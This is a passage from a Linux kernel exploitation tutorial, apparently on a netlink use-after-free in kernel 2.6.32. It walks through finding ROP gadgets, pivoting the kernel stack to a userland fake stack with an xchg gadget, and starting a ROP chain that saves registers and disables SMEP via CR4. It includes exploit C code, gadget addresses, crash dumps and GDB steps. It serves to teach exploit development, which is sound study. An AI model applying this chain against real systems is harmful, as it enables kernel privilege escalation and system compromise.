  LOAD           0x0000000000c00000 0xffffffff81a00000 0x0000000001a00000
                 0x0000000000225bd0 0x0000000000225bd0  RWE    200000
  LOAD           0x0000000001000000 0xffffffffff600000 0x0000000001c26000
                 0x00000000000008d8 0x00000000000008d8  R E    200000
  LOAD           0x0000000001200000 0x0000000000000000 0x0000000001c27000
                 0x000000000001ff58 0x000000000001ff58  RW     200000
  LOAD           0x0000000001247000 0xffffffff81c47000 0x0000000001c47000
                 0x0000000000144000 0x0000000000835000  RWE    200000
  NOTE           0x0000000000760f14 0xffffffff81560f14 0x0000000001560f14
                 0x000000000000017c 0x000000000000017c         4

 Section to Segment mapping:
  Segment Sections...
   00     .text .notes __ex_table .rodata __bug_table .pci_fixup __ksymtab __ksymtab_gpl __kcrc
tab __kcrctab_gpl __ksymtab_strings __init_rodata __param __modver
   01     .data
   02     .vsyscall_0 .vsyscall_fn .vsyscall_gtod_data .vsyscall_1 .vsyscall_2 .vgetcpu_mode .j
iffies .fence_wdog_jiffies64
   03     .data.percpu
   04     .init.text .init.data .x86_cpu_dev.init .parainstructions .altinstructions .altinstr_
replacement .exit.text .smp_locks .data_nosave .bss .brk
   05     .notes
```

In particular, it has a **.init.text** section which seems executable (use the **-t** modifier):

```
[25] .init.text
       PROGBITS               PROGBITS         ffffffff81c47000  0000000001247000  0
       000000000004904a 0000000000000000  0                 16
       [0000000000000006]: ALLOC, EXEC
```

This section describes code that is only used during the boot process. Code belonging to this section can be retrieved with the **__init** preprocessor macro defined here:

```
#define __init      __section(.init.text) __cold notrace
```

For instance:

```
// [mm/slab.c]

/*
 * Initialisation.  Called after the page allocator have been initialised and
 * before smp_init().
 */
void __init kmem_cache_init(void)
{
  // ... cut ...
}
```

Once the initialization phase is complete, this code is unmapped from memory. In other words, using a gadget belonging to this section will result in a page fault in kernel land, making it crash (cf. previous section).

Because of this (other special executable sections have other traps), we will avoid searching gadgets in those "special sections" and limit the research to the ".text" section only. Start and ending addresses can be found with the **_text** and **_etext** symbol:

```
$ egrep " _text$| _etext$" System.map-2.6.32
ffffffff81000000 T _text
ffffffff81560f11 T _etext
```

Or with *readelf* (*-t* modifier):

```
  [ 1] .text
       PROGBITS               PROGBITS         ffffffff81000000  0000000000200000  0
       0000000000560f11 0000000000000000  0                 4096
       [0000000000000006]: ALLOC, EXEC
```

Let's extract all gadgets with:

```
$ ./ROPgadget.py --binary vmlinux-2.6.32 --range 0xffffffff81000000-0xffffffff81560f11 | sort >
 gadget.lst
```

WARNING: Gadgets from *[_text; _etext[* aren't 100% guaranteed to be valid at runtime for various reasons. You should inspect memory before executing the ROP-chain (cf. "Debugging the kernel with GDB").

Alright, we are ready to ROP.

Stack Pivoting

In the previous sections we saw that:

- the kernel crashes (page fault) while trying to jump to user-land code because of SMEP
- SMEP can be disabled by flipping a bit in CR4
- we can only use gadgets in the *.text* section and extract them with *ROPgadget*

In the "Core Concept #4" section, we saw that while executing a syscall code, the kernel stack (rsp) is pointing to the current *kernel thread stack*. In this section, we will use our arbitrary call primitive to pivot the stack to a userland one. Doing so will allow us to control a "fake" stack and execute the ROP-chain of our choice.

Analyze Attacker-Controlled Data

The *__wake_up_common()* function has been analyzed in deeper details in part 3. As a reminder, the code is:

```
static void __wake_up_common(wait_queue_head_t *q, unsigned int mode,
            int nr_exclusive, int wake_flags, void *key)
{
    wait_queue_t *curr, *next;

    list_for_each_entry_safe(curr, next, &q->task_list, task_list) {
        unsigned flags = curr->flags;

        if (curr->func(curr, mode, wake_flags, key) &&
                (flags & WQ_FLAG_EXCLUSIVE) && !--nr_exclusive)
            break;
    }
}
```

Which is invoked with (we almost fully control the content of *nlk* with reallocation):

```
__wake_up_common(&nlk->wait, TASK_INTERRUPTIBLE, 1, 0, NULL)
```

In particular, our arbitrary call primitive is invoked here:

```
ffffffff810618f7:       44 8b 20                mov    r12d,DWORD PTR [rax]       // "flags = c
urr->flags"
ffffffff810618fa:       4c 89 f1                mov    rcx,r14                    // 4th arg:
 "key"
ffffffff810618fd:       44 89 fa                mov    edx,r15d                   // 3nd arg:
 "wake_flags"
ffffffff81061900:       8b 75 cc                mov    esi,DWORD PTR [rbp-0x34]   // 2nd arg:
 "mode"
ffffffff81061903:       48 89 c7                mov    rdi,rax                    // 1st arg:
 "curr"
ffffffff81061906:       ff 50 10                call   QWORD PTR [rax+0x10]       // ARBITRARY
 CALL PRIMITIVE
```

Let's relaunch the exploit:

```
...
[+] g_uland_wq_elt addr = 0x602860
[+] g_uland_wq_elt.func = 0x4014c4
...
```

The register status when crashing is:

```
[  453.993810] RIP: 0010:[<00000000004014c4>]  [<00000000004014c4>] 0x4014c4
                          ^ &payload()
[  453.993932] RSP: 0018:ffff88001b527e60  EFLAGS: 00010016
                        ^ kernel thread stack top
[  453.994003] RAX: 0000000000602860 RBX: 0000000000602878 RCX: 0000000000000000
                    ^ curr                ^ &task_list.next     ^ "key" arg
[  453.994086] RDX: 0000000000000000 RSI: 0000000000000001 RDI: 0000000000602860
                    ^ "wake_flags" arg    ^ "mode" arg          ^ curr
[  453.994199] RBP: ffff88001b527ea8 R08: 0000000000000000 R09: 00007fc0fa180700
                    ^ thread stack base   ^ "key" arg           ^ ???
[  453.994275] R10: 00007fffa3c8b860 R11: 0000000000000202 R12: 0000000000000001
                    ^ ???                 ^ ???                 ^ curr->flags
[  453.994356] R13: ffff88001bdde6b8 R14: 0000000000000000 R15: 0000000000000000
                    ^ nlk->wq [REALLOC]   ^ "key" arg           ^ "wake_flags" arg
```

Wow... It seems we are really lucky! Both **rax**, **rbx** and **rdi** point to our userland wait queue element. Of course, this is not fortuitous. It is another reason why we choose this arbitrary call primitive in the first place.

The Pivot

Remember **the stack is only defined by the *rsp* register**. Let's use one of our controlled registers to overwrite it. A common gadget used in this kind of situation is:

```
xchg rsp, rXX ; ret
```

It exchanges the value of *rsp* with a controlled register while saving it. Hence, it helps to restore the stack pointer afterward.

NOTE: You *might* use a *mov* gadget instead but you will lose the current stack pointer value, hence not be able to repair the stack afterward. This is not exactly true... You can repair it by using RBP or the *kernel_stack* variable (cf. Core Concepts #4) and add a "fixed offset" since the stack layout is known and deterministic. The *xchg* instruction just make things simpler.

```
$ egrep "xchg [^;]*, rsp|xchg rsp, " ranged_gadget.lst.sorted
0xffffffff8144ec62 : xchg rsi, rsp ; dec ecx ; cdqe ; ret
```

Looks like we only have 1 gadget that does this in our kernel image. In addition, the *rsi* value is 0x0000000000000001 (and we can't control it). This **implies mapping a page at address zero which is not possible anymore** to prevent "NULL-deref" bugs exploitation.

Let's extend the research to the "esp" register which brings much more results:

```
$ egrep "(: xchg [^;]*, esp|: xchg esp, ).*ret$" ranged_gadget.lst.sorted
...
0xffffffff8107b6b8 : xchg eax, esp ; ret
...
```

However, the *xchg* instruction here works on 32-bit registers. That is, **the 32 most significant bits will be zeroed!**

If you are not convinced yet, just run (and debug) the following program:


```
# Build-and-debug with: as test.S -o test.o; ld test.o; gdb ./a.out

.text
.global _start

_start:
  mov $0x1aabbccdd, %rax
  mov $0xffff8000deadbeef, %rbx
  xchg %eax, %ebx                 # <---- check "rax" and "rbx" past this instruction (gdb)
```

That is, after executing the stack pivot gadget, the 64-bit registers become:

- **rax** = 0xffff88001b527e60 & 0x00000000ffffffff = 0x000000001b527e60
- **rsp** = 0x0000000000602860 & 0x00000000ffffffff = 0x0000000000602860

This is actually not a problem because of the virtual address mapping where userland address ranges from 0x0 to 0x00007ffffffff000 (cf. Core Concept #4). In other words, any 0x**00000000**XXXXXXXX address is a valid userland one.

The stack is now pointing to userland where we can control data and starts our ROP chain. The register state before and after executing the stack pivot gadget are:


USERLAND MEMORY
exploit () { arbitrary_call() }
g_uland_wq_elt { flags private func task_list }
RAX/RDI
0x100000000
"xchg eax, esp ; ret" GADGET
RIP
__wake_up_common() { curr->func(curr, ...) }
struct thread_info
STACK_END_MAGIC
Kernel Thread Stack
__wake_up_common()
RSP
RBP
...previous sys_setsockopt() stack frames...
KERNEL MEMORY
???
RAX
RDI
RSP
FAKE STACK
1
2
3

ERRATA: *RSP* is pointing 8 bytes after *RDI* since the *ret* instruction "pop" a value before executing it (i.e. should point to *private*). Please see the next section.

NOTE: *rax* is pointing in a "random" userland address since it only holds the lowest significant bytes of the previous *rsp* value.

Dealing with Aliasing

Before going further there are few things to consider:

- the new "fake" stack is now **aliasing** with the wait queue element object (in userland).
- since the 32 highest significant bits are zero'ed, the fake stack must be mapped at an address lower than 0x100000000.

Right now, the **g_uland_wq_elt** is declared globally (i.e. the *bss*). Its address is "0x602860" which is lower than 0x100000000.

Aliasing can be an issue as it:

- forces us to use a **stack lifting** gadget to "jump over" the *func* gadget (i.e. don't execute the "stack pivot" gadget again)
- imposes constraints on the gadgets as the wait queue element must still be valid (in *__wake_up_common()*)

There are two ways to deal with this "aliasing" issue:

1. Keep the fake stack and wait queue aliased and use a **stack lifting** with constrained gadgets
2. Move *g_uland_wq_elt* into "higher" memory (after the 0x100000000 mark).

Both techniques works.

For instance, if you want to implement the first way (we won't), the next gadget address must have its lowest significant bits set because of the *break* condition in *__wake_up_common()*:

```
(flags & WQ_FLAG_EXCLUSIVE)   // WQ_FLAG_EXCLUSIVE == 1
```

In this particular example, this first condition can be easily overcomed by using a *NOP* gadget which has its least significant bit set:

```
0xffffffff8100ae3d : nop ; nop ; nop ; ret    // <---- valid gadget
0xffffffff8100ae3e : nop ; nop ; ret          // <---- BAD GADGET
```

Instead, **we will implement the second** as we think it is more "interesting", less *gadget-dependent* and exposes a technique that is sometimes used during exploit (*having addresses relative to each other*). In addition, we will have more choices in our ROP-chain gadgets as they will be less constrained because of the aliasing.

In order to declare our (userland) wait queue elements at an arbitrary location, we will use the **mmap()** syscall with the *MAX_FIXED* argument. We will do the same for the "fake stack". **Both are linked with the following property**:

```
ULAND_WQ_ADDR = FAKE_STACK_ADDR + 0x100000000
```

In other words:


```
(ULAND_WQ_ADDR & 0xffffffff) == FAKE_STACK_ADDR
 ^ pointed by RAX before XCHG   ^ pointed by RSP after XCHG
```

This is implemented in *allocate_uland_structs()*:

```
static int allocate_uland_structs(void)
{
  // arbitrary value, must not collide with already mapped memory (/proc/<PID>/maps)
  void *starting_addr = (void*) 0x20000000;

  // ... cut ...

  g_fake_stack = (char*) _mmap(starting_addr, 4096, PROT_READ|PROT_WRITE,
    MAP_FIXED|MAP_SHARED|MAP_ANONYMOUS|MAP_LOCKED|MAP_POPULATE, -1, 0);

  // ... cut ...

  g_uland_wq_elt = (struct wait_queue*) _mmap(g_fake_stack + 0x100000000, 4096, PROT_READ|PROT_
WRITE,
    MAP_FIXED|MAP_SHARED|MAP_ANONYMOUS|MAP_LOCKED|MAP_POPULATE, -1, 0);

  // ... cut ...
}
```

WARNING: Using *MAP_FIXED* might "overlap" existing memory! For a better implementation, we should check that the *starting_addr* address is not already used (e.g. check */proc/<PID>/maps*)! Look at the *mmap()* syscall implementation, you will learn a lot. This is a **great** exercise.

That is, after executing the "stack pivot gadget", our exploit memory layout will be:



Let's update the exploit code (warning: *g_uland_wq_elt* is a pointer now, edit the code accordingly):

```c
// 'volatile' forces GCC to not mess up with those variables
static volatile struct list_head  g_fake_next_elt;
static volatile struct wait_queue *g_uland_wq_elt;
static volatile char *g_fake_stack;

// kernel functions addresses
#define PANIC_ADDR ((void*) 0xffffffff81553684)

// kernel gadgets in [_text; _etext]
#define XCHG_EAX_ESP_ADDR ((void*) 0xffffffff8107b6b8)

static int payload(void);

// ----------------------------------------------------------------------------

static void build_rop_chain(uint64_t *stack)
{
  memset((void*)stack, 0xaa, 4096);

  *stack++ = 0;
  *stack++ = 0xbbbbbbbbbbbbbbbb;
  *stack++ = 0xcccccccccccccccc;
  *stack++ = 0xdddddddddddddddd;

  // FIXME: implement the ROP-chain
}

// ----------------------------------------------------------------------------

static int allocate_uland_structs(void)
{
  // arbitrary value, must not collide with already mapped memory (/proc/<PID>/maps)
  void *starting_addr = (void*) 0x20000000;
  size_t max_try = 10;

retry:
  if (max_try-- <= 0)
  {
    printf("[-] failed to allocate structures at fixed location\n");
    return -1;
  }

  starting_addr += 4096;

  g_fake_stack = (char*) _mmap(starting_addr, 4096, PROT_READ|PROT_WRITE,
    MAP_FIXED|MAP_SHARED|MAP_ANONYMOUS|MAP_LOCKED|MAP_POPULATE, -1, 0);
  if (g_fake_stack == MAP_FAILED)
  {
    perror("[-] mmap");
    goto retry;
  }

  g_uland_wq_elt = (struct wait_queue*) _mmap(g_fake_stack + 0x100000000, 4096, PROT_READ|PROT_
WRITE,
    MAP_FIXED|MAP_SHARED|MAP_ANONYMOUS|MAP_LOCKED|MAP_POPULATE, -1, 0);
  if (g_uland_wq_elt == MAP_FAILED)
  {
    perror("[-] mmap");
    munmap((void*)g_fake_stack, 4096);
    goto retry;
  }

  // paranoid check
  if ((char*)g_uland_wq_elt != ((char*)g_fake_stack + 0x100000000))
  {
    munmap((void*)g_fake_stack, 4096);
    munmap((void*)g_uland_wq_elt, 4096);
    goto retry;
  }

  printf("[+] userland structures allocated:\n");
  printf("[+] g_uland_wq_elt = %p\n", g_uland_wq_elt);
  printf("[+] g_fake_stack   = %p\n", g_fake_stack);

  return 0;
}

// ----------------------------------------------------------------------------

static int init_realloc_data(void)
{
  // ... cut ...

  nlk_wait->task_list.next = (struct list_head*)&g_uland_wq_elt->task_list;
  nlk_wait->task_list.prev = (struct list_head*)&g_uland_wq_elt->task_list;

  // ... cut ...
  g_uland_wq_elt->func = (wait_queue_func_t) XCHG_EAX_ESP_ADDR; // <----- STACK PIVOT!

  // ... cut ...
}

// ----------------------------------------------------------------------------

int main(void)
{
  // ... cut ...

  printf("[+] successfully migrated to CPU#0\n");

  if (allocate_uland_structs())
  {
    printf("[-] failed to allocate userland structures!\n");
    goto fail;
  }

  build_rop_chain((uint64_t*)g_fake_stack);
  printf("[+] ROP-chain ready\n");

  // ... cut ...
}
```

As you might have noticed in **build_rop_chain()**, we setup an invalid temporary ROP-chain just for debugging purpose. The first gadget address being "0x00000000", it will provoke a **double fault**.

Let's launch the exploit:

```
...
[+] userland structures allocated:
[+] g_uland_wq_elt = 0x120001000
[+] g_fake_stack   = 0x20001000
[+] g_uland_wq_elt.func = 0xffffffff8107b6b8
...
```

```
[   79.094437] double fault: 0000 [#1] SMP
[   79.094738] CPU 0
...
[   79.097909] RIP: 0010:[<0000000000000000>]  [<(null)>] (null)
[   79.097980] RSP: 0018:0000000020001008  EFLAGS: 00010012
[   79.098024] RAX: 000000001c123e60 RBX: 0000000000602c08 RCX: 0000000000000000
[   79.098074] RDX: 0000000000000000 RSI: 0000000000000001 RDI: 0000000120001000
[   79.098124] RBP: ffff88001c123ea8 R08: 0000000000000000 R09: 00007fa46644f700
[   79.098174] R10: 00007fffd73a4350 R11: 0000000000000206 R12: 0000000000000001
[   79.098225] R13: ffff88001c999eb8 R14: 0000000000000000 R15: 0000000000000000
...
[   79.098907] Stack:
[   79.098954]  bbbbbbbbbbbbbbbb cccccccccccccccc dddddddddddddddd aaaaaaaaaaaaaaaa
[   79.099209] <d> aaaaaaaaaaaaaaaa aaaaaaaaaaaaaaaa aaaaaaaaaaaaaaaa aaaaaaaaaaaaaaaa
[   79.100516] <d> aaaaaaaaaaaaaaaa aaaaaaaaaaaaaaaa aaaaaaaaaaaaaaaa aaaaaaaaaaaaaaaa
[   79.102583] Call Trace:
[   79.103844] Code:  Bad RIP value.
[   79.104686] RIP  [<(null)>] (null)
[   79.105332]  RSP <0000000020001008>
...
```

Perfect, just as expected! **RSP** is pointing to the second gadget of our ROP-chain in our *fake stack*. It double-faulted while trying to execute the first one which points at address zero (RIP=0).

Remember, **ret** first "pops" the value into *rip* and THEN executes it! That is why, RSP is pointing to the second gadget (not the first one).

We are now ready to write the real ROP-chain!

NOTE: **Forcing a double-fault is a good way to debug a ROP-chain as it will crash the kernel and dump both the registers and the stack**. This is the "poor man" breakpoint :-).

Debugging the kernel with GDB

Debugging a kernel (without SystemTap) might be an intimidating thing to the new comers. In the previous articles we already saw different ways to debug the kernel:

- SystemTap
- netconsole

However, sometimes you want to debug more "low-level" stuff and go step-by-step.

Just like any other binary (Linux being an ELF) **you can use GDB to debug it**.

Most virtualization solutions setup a **gdb server** that you can connect to debug a "guest" system. For instance, while running a 64-bit kernel, *vmware* setup a *gdbserver* on port "8864". If not, please read the manual.

Because of the chaotic/concurrent nature of a kernel, you might want to **limit the number of CPU to one** while debugging.

Let's suppose we want to debug the arbitrary call primitive. One would be tempted to setup a breakpoint just before the call (i.e. "call [rax+0x10]")... don't! The reason is, a lot of kernel paths (including interrupts handler) actually call this code. That is, **you will be breaking all time without being in your own path**.

The trick is to set a breakpoint earlier (callstack-wise) on a "not so used" path that is very specific to your bug/exploit. In our case, we will break in *netlink_setsockopt()* just before the call to *__wake_up()* (located at address 0xffffffff814b81c7):

```
$ gdb ./vmlinux-2.6.32 -ex "set architecture i386:x86-64" -ex "target remote:8864" -ex "b * 0xf
fffffff814b81c7" -ex "continue"
```

Remember that our exploit reaches this code 3 times: two to unblock the thread and one to reach the arbitrary call. That is, use **continue** until the 3rd break then do a step-by-step debugging (with "ni" and "si"). In addition, *__wake_up()* issues another *call* before *__wake_up_common()*, you might want to use **finish**.

From here, this is just a "normal" debugging session.

WARNING: Remember to **detach** before leaving *gdb*. Otherwise, it can lead to "strange" issues that confuse your virtualization tool.

The ROP-Chain

In the previous section, we analyzed the machine state (i.e. registers) prior to using the arbitrary call primitive. We found a gadget that pivot the stack with the *xchg* instruction that uses 32-bit registers. Because of it, the "new stack" and our userland wait queue element aliased. In order to deal with it, we use a simple trick to avoid this aliasing and still pivoting to a userland stack. This helps to relax the constraints on future gadgets, avoid stack lifting, etc.

In this section, we will build a ROP-chain that:

- Stores ESP and RBP in userland memory for future restoration
- Disables SMEP by flipping the corresponding CR4 bit (cf. Defeating SMEP Strategies)
- Jumps to the payload's wrapper

Note that the things done here are very similar to what is done in "userland" ROP exploitation. In addition, this is **very target dependent**. You might have better or worse gadgets. This is just the ROP-chain we built with gadgets available in our target.

WARNING: It is very rare, but it can happen that the gadget you are trying to use will not work during runtime for some reason (e.g. trampoline, kernel hooks, unmapped). In order to prevent this, break before executing the ROP-chain and check with gdb that your gadgets are as expected in memory. Otherwise, simply choose another one.

WARNING-2: If your gadgets modify "non-scratch" registers (as we do with rbp/rsp) you will need to repair them by the end of your ROP-chain.

Unfortunate "CR4" gadgets

Disabling SMEP will not be the first "sub-chain" of our ROP chain (we will save *ESP* beforehand). However, because of the available gadgets that modify *cr4*, we will need additional gadgets to load/store *RBP*:

```
$ egrep "cr4" ranged_gadget.lst
0xffffffff81003288 : add byte ptr [rax - 0x80], al ; out 0x6f, eax ; mov cr4, rdi ; leave ; ret
0xffffffff81003007 : add byte ptr [rax], al ; mov rax, cr4 ; leave ; ret
0xffffffff8100328a : and bh, 0x6f ; mov cr4, rdi ; leave ; ret
0xffffffff81003289 : and dil, 0x6f ; mov cr4, rdi ; leave ; ret
0xffffffff8100328d : mov cr4, rdi ; leave ; ret                        // <----- will use this
0xffffffff81003009 : mov rax, cr4 ; leave ; ret                        // <----- will use this
0xffffffff8100328b : out 0x6f, eax ; mov cr4, rdi ; leave ; ret
0xffffffff8100328c : outsd dx, dword ptr [rsi] ; mov cr4, rdi ; leave ; ret
```

As we can see, **all of those gadgets have a *leave* instruction preceding the *ret***. It means that using them **will overwrite both *RSP* and *RBP*** which can break our ROP-chain. Because of this, we will need to save and restore them.

Save ESP/RBP

In order to save the value of ESP and RSP we will use four gadgets:

```
0xffffffff8103b81d : pop rdi ; ret
0xffffffff810621ff : shr rax, 0x10 ; ret
0xffffffff811513b3 : mov dword ptr [rdi - 4], eax ; dec ecx ; ret
0xffffffff813606d4 : mov rax, rbp ; dec ecx ; ret
```

Since our gadget which writes at arbitrary memory location read value from "eax" (32-bits), we use the *shr* gadget to store the value of RBP in two times (low and high bits). The ROP-chains are declared here:

```
// gadgets in [_text; _etext]
#define XCHG_EAX_ESP_ADDR         ((uint64_t) 0xffffffff8107b6b8)
#define MOV_PTR_RDI_MIN4_EAX_ADDR ((uint64_t) 0xffffffff811513b3)
#define POP_RDI_ADDR              ((uint64_t) 0xffffffff8103b81d)
#define MOV_RAX_RBP_ADDR          ((uint64_t) 0xffffffff813606d4)
#define SHR_RAX_16_ADDR           ((uint64_t) 0xffffffff810621ff)

// ROP-chains
#define STORE_EAX(addr) \
  *stack++ = POP_RDI_ADDR; \
  *stack++ = (uint64_t)addr + 4; \
  *stack++ = MOV_PTR_RDI_MIN4_EAX_ADDR;

